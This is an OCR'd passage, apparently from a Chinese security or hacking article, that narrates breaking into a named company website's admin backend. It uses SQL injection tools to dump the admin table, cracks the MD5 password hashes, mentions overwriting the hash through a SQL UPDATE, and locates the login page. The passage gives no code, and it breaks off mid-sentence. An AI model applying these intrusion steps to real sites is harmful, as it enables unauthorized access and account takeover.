
我们先来猜解数据库，其中有admin表，应该里面就放着管理员的账号信息，猜解结果，如图3（这里换用NBSI3.0，速度比啊D快得多）。


密码都是MD5加密的，可用MD5破解工具跑一下，很轻松地跑得两组账号密码。（我们还可以拿到xmd5.org网站去在线查询一下，如果密码不是太复杂很快就出结果。）当然如果跑不出密码，我们还可以用SQL的update命令将其密码修改为49ba59abbe56e057（123456的MD5值）之类的值，但记得先将原来的值记录下来，以便恢复。有了密码当然是找管理后台进行登录了，用注入工具的"管理入口检测"功能进行检测，有了几个结果，如图4。


打开http://www.xfx.com.cn/login.asp，管理内容还真丰富，如图5。


看来不仅有网站管理、会员俱乐部管理，还有如喷绘、条码管理等等。如果被居心叵测的人拿下，就不仅仅是几块显卡礼品的问题了，甚至还可以获得XFX产品的防



图3 猜解记录表得管理



图4 管理入口

